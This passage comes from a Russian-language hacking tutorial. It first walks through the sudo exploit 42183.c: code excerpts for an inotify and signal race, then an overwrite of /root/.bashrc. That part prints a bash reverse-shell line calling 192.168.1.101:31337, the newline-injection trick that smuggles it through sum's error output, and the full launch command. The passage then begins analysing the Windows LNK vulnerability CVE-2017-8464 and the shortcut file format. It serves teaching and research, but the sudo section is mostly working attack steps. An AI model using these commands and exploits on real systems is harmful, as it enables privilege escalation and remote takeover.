Третья хитрость — это функция **sched_setscheduler**, которая устанавливает алгоритм и параметры планирования процесса. В случае рассматриваемого эксплоита выбрана политика **SCHED_IDLE**, которая используется при работе с очень низкоприоритетными фоновыми задачами.

42183.c

```
111:        static const struct sched_param sched_param = { .sched_priority =
0 };
112:        (void) sched_setscheduler(0, SCHED_IDLE, &sched_param);
```

Шансы выиграть гонку заметно подросли, и теперь нам нужно поймать момент, когда sudo выполнит функцию **opendir** для рабочей директории — **/dev/shm/_tmp**. Для этого используется **inotify API**. Его цель — наблюдать за объектами в ожидании определенных событий, а при возникновении этих событий выполнять указанные действия.

Вешаем вотчер ивента **IN_OPEN** на папку и ждем, пока программа дойдет до ее открытия. Это происходит при поиске несуществующего псевдотерминала из симлинка. Как только событие срабатывает, останавливаем процесс sudo, отправив ему сигнал **SIGSTOP**:

42183.c

```
085:     const int inotify_fd = inotify_init1(IN_CLOEXEC);
...
087:     const int working_wd = inotify_add_watch(inotify_fd, WORKING_DIR,
IN_OPEN | IN_CLOSE_NOWRITE);
...
117:     struct inotify_event event;
118:     if (read(inotify_fd, &event, sizeof(event)) != (ssize_t)sizeof(event))
                                                                    die();
119:     if (kill(pid, SIGSTOP)) die();
```

Теперь начинаем генерировать псевдотерминалы (**pty**) при помощи **openpty**, пока не создадим **pty** с типом **136** и номером **57** (тот самый номер **34873** из симлинка с пробелами). После этого продолжаем выполнение процесса sudo:

42183.c

```
123:     for (i = 0; ; i++) {
124:         if (i >= sizeof(pts_fds) / sizeof(*pts_fds)) die();
125:         int ptm_fd;
126:         char tmp[PATH_MAX];
127:         if (openpty(&ptm_fd, &pts_fds[i], tmp, NULL, NULL)) die();
128:         if (!strcmp(tmp, pts)) break;
129:         if (close(ptm_fd)) die();
130:     }
...
134:     if (kill(pid, SIGCONT)) die();
```

Идем дальше по коду. Вновь мониторинг директории **/dev/shm/_tmp**, только теперь мы ожидаем события **IN_CLOEXEC**. Останавливаем процесс после того, как sudo выполнит функцию **closedir**:

42183.c

```
136:     if (kill(pid, SIGSTOP)) die();
137:     if (event.wd != working_wd) die();
138:     if (event.mask != (IN_CLOSE_NOWRITE | IN_ISDIR)) die();
...
```

На этот раз мы заменяем **/dev/shm/_tmp/_tty** (симлинк, который указывает на теперь уже существующий **pty**) симлинком на файл, в который нужно произвести запись (**TARGET_FILE**). И вновь продолжаем выполнение процесса:

42183.c

```
140:     if (rename(TTY_SYMLINK_, TTY_SYMLINK)) die();
141:     if (kill(pid, SIGCONT)) die();
```




Рис. 1.7. Успешная работа эксплоита. Файл перезаписан

Эксплоит завершил свою работу, а в файл **/etc/init.d/README** записались результаты работы программы **sum** (рис. 1.7).

Практическая эксплуатация и повышение привилегий

Сначала нужно решить, что и в какой файл мы будем записывать. Первое, что пришло мне на ум, — это добавить пользователю **root** в файл **.bashrc** запуск простенького бэкконнект-шелла.

```
nohup bash -i >/dev/tcp/192.168.1.101/31337 0<&1 2>&1
```

где **192.168.1.101** и **31337** — IP-адрес и порт моего сервера. Решение не претендует на какую-то скрытность и универсальность, но в тестовых целях вполне подойдет. Редактируем исходник сплоита, меняем строку 42 на следующую:

```
42: #define TARGET_FILE "/root/.bashrc"
```

После успешной эксплуатации останется дождаться момента, когда пользователь **root** войдет в систему, и наш код будет исполнен.

Время компилировать эксплоиты:

```
gcc -o 42183 42183.c -lutil -dgdb
```

Я использовал опцию **-d** для добавления отладочной информации в откомпилированный бинарник — на тот случай, если понадобится посмотреть на различные этапы эксплуатации с помощью дебаггера.

Формат запуска эксплоита следующий:

```
./42183 <команда, разрешенная для запуска через sudo> <параметры запуска
этой команды>
```

Посмотреть список команд, которые пользователь может выполнять через `sudo`, можно с помощью команды `sudo -l`. У нас это **/usr/bin/sum** (рис. 1.8).




Рис. 1.8. Список доступных команд для выполнения через sudo

Чтобы записывать определенные данные в файл, нужно уметь контролировать результат вывода программы, разрешенной для запуска через `sudo`. Это можно делать несколькими способами. Самый очевидный — это исходить из возможностей самого бинарника. Например, **sum** принимает имя файла в качестве аргумента, а если такого файла не существует, то будет выведена ошибка.

```
[attacker@visualhack ~]$ sum blah.blah
sum: blah.blah: no such file or directory
```

Второй способ — более универсальный и подходит почти для любой утилиты. Это трюк с невалидными параметрами и переносом строк.

Возьмем команду `sum --blah`. Результат ее работы будет выглядеть следующим образом:

```
sum: unrecognized option '--blah'
Try 'sum --help' for more information
```

Название параметра отображается в тексте ошибки. Так ведет себя большая часть программ, которые используют аргументы. Понятно, что если просто указать наш шелл после **--** и записать результат в таком виде в файл, то команда не выполнится.

```
sum: unrecognized option 'nohup bash -i >/dev/tcp/192.168.1.101/31337 0<&1 2>&1'
```

Нам нужно записать шелл с новой строки. Для этого воспользуемся фичей баша **$'строка'**. В строке, указанной в одинарных кавычках, ищутся и парсятся специальные последовательности (обратный слеш плюс символ). Список поддерживаемых эскейп-последовательностей можешь посмотреть здесь: **https://www.gnu.org/software/bash/manual/html_node/ANSI_002dC-Quoting.html**.

Например, команда `sum $'--\nHELLO\nWORLD\n'` вернет ошибку вида

```
sum: unrecognized option '--
HELLO
WORLD

Try 'sum --help' to more information.
```

Так уже можно записывать наш шелл в **.bashrc**, и он выполнится. Только обрати внимание на остающиеся одинарные кавычки: если их не закрыть, то bash будет считать всю команду обычной строкой. Поэтому делаем так:

```
[attacker@visualhack ~]$ sum $'--\'\nnohup bash -i >/dev/tcp/192.168.1.101/
31337 0<&1 2>&1\n\''
```

И получаем на выходе:

```
sum: unrecognized option '--'
nohup bash -i >/dev/tcp/192.168.1.101/31337 0<&1 2>&1
''
Try 'sum --help' to more information.
```

Вывод переданных параметров показан на рис. 1.9.




Рис. 1.9. Вывод переданных параметров с новой строки

Пришло время собрать все воедино и запустить эксплоит:

```
./42183 sum $'--\'\nnohup bash -i >/dev/tcp/192.168.1.101/31337 0<&1 2>&1\n'
```

В результате получаем измененный файл **.bashrc**, в который записался наш пейлоад (рис. 1.10).




Рис. 1.10. Результат работы эксплоита — получение рутовых привилегий

Дальше дело только за твоей фантазией: что и в какой файл писать. Я уверен, ты найдешь изящный способ повышения привилегий — без ожидания момента, когда в систему войдет **root**. Увидеть, как работает эксплойт вживую, можно на следующем видеоролике: **https://vimeo.com/224623724**.

2. Эксплуатируем опасную уязвимость в ярлыках Microsoft Windows

Иван aLLy Комиссаров

Каждый, кто пользовался Windows, хорошо знает, что такое ярлык. Однако этот значок со стрелкой далеко не так прост, как может показаться, и при определенных условиях он открывает широкие возможности для атакующего. Я расскажу, как сделать «ядовитый» ярлык и как с помощью флешки выполнять произвольный код на целевой системе.

Исторический экскурс

Все началось еще в 2010 году, когда в паблике всплыл эксплоит для Windows версий 7 и ниже. Эксплоит позволял атакующему выполнить произвольный код в системе, причем пользователю достаточно было всего лишь перейти по ссылке.

Этот эксплоит использовался как один из вариантов распространения небезызвестного червя Stuxnet. Когда кто-то вставлял флешку в компьютер, червь заражал ее, копируя вредоносный DLL, и создавал специальный ярлык. Если на машине, в которую потом вставляли носитель, была включена функция автозапуска, вредоносный код из библиотеки выполнялся.

Импакт при этом не ограничивался одной только флешкой: код также срабатывал, если пользователь посещал вредоносный URL, который указывал на сетевую или локальную папку с эксплоитом. Взглянув на весь этот ужас, в Microsoft выпустили апдейт MS10-046, который исправляет эту уязвимость. Вот только заплатка получилась не то чтобы удачной.

В начале января 2015 года немецкий исследователь Михель Герклоц (Michael Heerklotz) детально изучил этот патч и нашел способ его обойти. Результатом работы Герклоца стал отчет на конференции Zero Day Initiative (ZDI), проводимой компанией HP. После исправления патча в марте того же 2015 года исследование было опубликовано. Имеется даже видео демонстрации работы эксплоита. После этого в Microsoft выкатили следующий патч — с порядковым номером MS15-018, однако и он не смог полностью закрыть уязвимость. В июне 2017 года был обнаружен очередной способ его обхода. Импакт при этом остался тем же — выполнение произвольного кода на целевой системе.

Уязвимость имеет наименование CVE-2017-8464, а PoC-эксплоит создали Йорик Костер (Yorick Koster) и nixawk. Йорик также написал модуль для Metasploit. MSF я не использую по религиозным соображениям и поэтому в обзоре буду опираться на первоначальный сплоит. Найти его ты сможешь, заглянув в репозиторий к nixawk (**https://github.com/nixawk/labs/blob/master/CVE-2017-8464/exploit_CVE-2017-8464.py**).

Если же хочешь просто потриггерить уязвимость, то готовые LNK-файлы и DLL, которая запускает калькулятор, можно найти по ссылке **https://github.com/3gstudent/CVE-2017-8464-EXP**. Тебе останется лишь скинуть их на флешку.

Стенд

В качестве подопытного кролика для теста уязвимости я буду использовать виртуалку с Windows 10 x64. При работе с бинарными файлами нам, конечно же, пригодится дизассемблер. Не будем оригинальничать и возьмем IDA.

Также нам понадобится какой-нибудь отладчик. Я решил использовать WinDbg в режиме отладчика ядра. Вот один из способов настроить удаленный дебаггинг виртуалки.

1. Запустить WinDbg. Затем выполнить команды **File | Kernel Debug**. Во вкладке **NET** нужно указать порт. Его будет слушать программа в ожидании подключения от отлаживаемой системы. Еще можно указать ключ для шифрования передаваемых данных во время соединения (рис. 2.1).




Рис. 2.1. Настройка отладки ядра по сети в WinDbg

2. Включить режим отладки на гостевой машине. В этом нам поможет консольная утилита **bcdedit**:

```
bcdedit /debug on
bcdedit /dbgsettings net hostip:127.0.0.1 port:50000 key:time.to.debug.1337
```

где `hostip` — IP хостовой ОС, `port` и `key` — порт и ключ, которые ты указал в настройках WinDbg. После перезагрузки виртуалки она подключится к отладчику (рис. 2.2).




Рис. 2.2. Гостевая ОС готова к отладке

Особенности линкования

Чтобы понимать уязвимость и успешно ее проэксплуатировать, нужно сначала разобраться непосредственно с самим форматом LNK-файлов. К счастью, нам не придется продираться через дебри бинарщины вслепую, потому что ребята из Microsoft позаботились и написали подробную техническую спецификацию под названием Shell Link (.LNK) Binary File Format, и опубликовали ее по адресу **https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-SHLLINK/[MS-SHLLINK]-160714.pdf**. Будем заглядывать туда периодически.

Еще нам понадобится утилита для просмотра детальной информации по файлам LNK. Так как моя основная ОС — это Windows 10, то я воспользуюсь приложением LNKParser (**https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/lnk-parser/lnk_parser_cmd.exe**). Если ты ищешь что-то платформонезависимое, то попробуй модуль pylnk (`pip install pylnk`) для Python, который можно скачать с сайта **https://pypi.org/project/pylnk/0.2/**.

Shell Link Binary File Format состоит из последовательности структур, которые регулируются правилами ABNF (Augmented Backus-Naur Form). Правила же описаны в спецификации RFC5234 (**http://www.rfc-editor.org/rfc/rfc5234.txt**).

```
SHELL_LINK = SHELL_LINK_HEADER [LINKTARGET_IDLIST] [LINKINFO] [STRING_DATA]
*EXTRA_DATA
```

Совокупность этих структур и называется shell link, а в простонародье — «ярлык». В нем содержится не только ссылка на местоположение объекта, как можно было ожидать, но и множество других параметров.

Рассмотрим все это на живом примере. Для этого создадим ярлык на любой файл (я создал для explorer.exe) и натравим на него LNKParser (рис. 2.3):

```
lnk_parser_cmd "explorer.exe - Shortcut.lnk"
```

Рис. 2.3. Просмотр содержимого ярлыка с помощью LNKParser

Здесь я рассмотрю только нужные для создания эксплоита структуры, ты же можешь покопаться в тонкостях строения .LNK в свое удовольствие. За загрузку, анализ и парсинг данных из файла ярлыка отвечает функция **CShellLink::_LoadFromStream** из библиотеки **windows.storage.dll** (рис. 2.4).

Рис. 2.4. Функция парсинга содержимого LNK-файла

Первый обязательный блок, который должен присутствовать в каждом уважающем себя LNK-файле, — это **SHELL_LINK_HEADER**. По большому счету, это единственная обязательная структура в ярлыке. Она содержит идентификационную информацию, временные метки и флаги, которые определяют наличие или отсутствие дополнительных блоков с информацией, включая **LinkTargetIDList**, **LinkInfo** и **StringData**. Структура блока **SHELL_LINK_HEADER** показана на рис. 2.5.

Рис. 2.5. Структура блока SHELL_LINK_HEADER

Пройдемся по остальным структурам.

- **HeaderSize** (4 байта) — размер блока Header, он фиксированный — **0x0000004C**.
- **LinkCLSID** (16 байт) — уникальный идентификатор класса (CLSID). Структура CLSID — это оболочка для идентификатора COM-класса. Также имеет фиксированное значение — **00021401-0000-0000C000-000000000046**.
- **LinkFlags** (4 байта) — флаги, которые отвечают за опции ярлыка. Некоторые флаги означают наличие дополнительных структур в файле.
- **FileAttributes** (4 байта) — атрибуты файла, на который ссылается ярлык.
- **CreationTime** (8 байт), **AccessTime** (8 байт), **WriteTime** (8 байт) — время создания файла, последнего доступа к нему и его изменения.
- **FileSize** (4 байта) — размер файла. Формат — 32-битное беззнаковое целое.
- **IconIndex** (4 байта) — индекс иконки файла в указанном хранилище. Формат — 32-битное беззнаковое целое.

- **ShowCommand** (4 байта) — вид окна приложения, запущенного через ярлык. Формат — 32-битное беззнаковое целое. Он может быть трех видов: нормальный (**SW_SHOWNORMAL**, **0x00000001**), развернутый на весь экран (**SW_SHOWMAXIMIZED**, **0x00000003**), свернутый (**SW_SHOWMINNOACTIVE**, **0x00000007**).
- **HotKey** (2 байта) — структура **HotKeyFlags** отвечает за назначенные ярлыку горячие клавиши. В настройках линка ты можешь указать требуемое сочетание клавиш, и если сам LNK лежит на рабочем столе или в меню, то при их нажатии он будет срабатывать.
- **Reserved1** (2 байта), **Reserved2** (4 байта), **Reserved3** (4 байта) — зарезервированные значения. Должны быть нулевыми.

Из всего этого многообразия нас интересует только **LinkFlags**. Секция состоит из 32 бит, каждый из которых отвечает за разные опции ярлыка (рис. 2.6).

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	AA	0	0	0	0	0

Рис. 2.6. Битовая маска секции LinkFlags

Нужные нам биты — это 0 (**HasLinkTargetIDList**) и 7 (**IsUnicode**). С **IsUnicode**, думаю, все ясно из названия, а вот нулевой бит рассмотрим подробнее. Флаг **HasLinkTargetIDList** указывает, что следующим блоком, идущим за хидером, будет структура **IDList** (рис. 2.7).




Рис. 2.7. Структура IDList в файле легитимного ярлыка

Функция **CShellLink::_LoadIDList** сначала читает первые два байта данных из блока (это размер структуры) и выделяет требуемое количество памяти для его загрузки (рис. 2.8).




Рис. 2.8. Функция CShellLink::_LoadIDList для парсинга содержимого структуры IDList

Затем начинается чтение данных из **LINKTARGET_IDLIST**. Каждый элемент этой структуры — это часть пути до объекта, на который ссылается ярлык. Система проходит по каждому такому элементу **ItemID** и читает его данные.

Путь записывается в кодировке ASCII и/или UTF-16. В легитимном ярлыке также имеются метаданные для каждого элемента пути. Ты их можешь наблюдать на рис. 2.9, но для эксплуатации они нам ни к чему.

Рис. 2.9. Блок IDList с метаданными в легитимном ярлыке

Формат типа — идентификатор класса **CLSID**. Поиск соответствия ведется в ветке реестра **HKEY_CLASSES_ROOTCLSID**. Например, в нашем случае GUID объекта равен **20d04fe0-3aea-1069-a2d8-08002b30309d**, что в пространстве имен оболочки Windows соответствует **My Computer**. Подробнее об этом мы поговорим на этапе написания эксплоита.


С хидером более-менее разобрались, теперь переносимся в конец LNK-файла, к разделу дополнительной информации **ExtraData**.

```
EXTRA_DATA = *EXTRA_DATA_BLOCK TERMINAL_BLOCK
```


Он может включать в себя много дополнительных структур.

```
EXTRA_DATA_BLOCK = CONSOLE_PROPS / CONSOLE_FE_PROPS / DARWIN_PROPS /
ENVIRONMENT_PROPS / ICON_ENVIRONMENT_PROPS /
KNOWN_FOLDER_PROPS / PROPERTY_STORE_PROPS /
SHIM_PROPS / SPECIAL_FOLDER_PROPS /
TRACKER_PROPS / VISTA_AND_ABOVE_IDLIST_PROPS
```

За парсинг этого раздела отвечает библиотека **shlwapi.dll**, а именно функция **SHReadDataBlockList** (рис. 2.10 *a*, *b*).



a



b

Рис. 2.10. Вызов внешней функции SHReadDataBlockList в процессе выполнения (*a*). Функция SHReadDataBlockList для парсинга раздела ExtraData (*b*)

Она читает все содержимое структуры **EXTRA_DATA** и загружает ее в память. После загрузки вызывается проверка валидности данных — функция **IsValidDataBlock** (рис. 2.11).

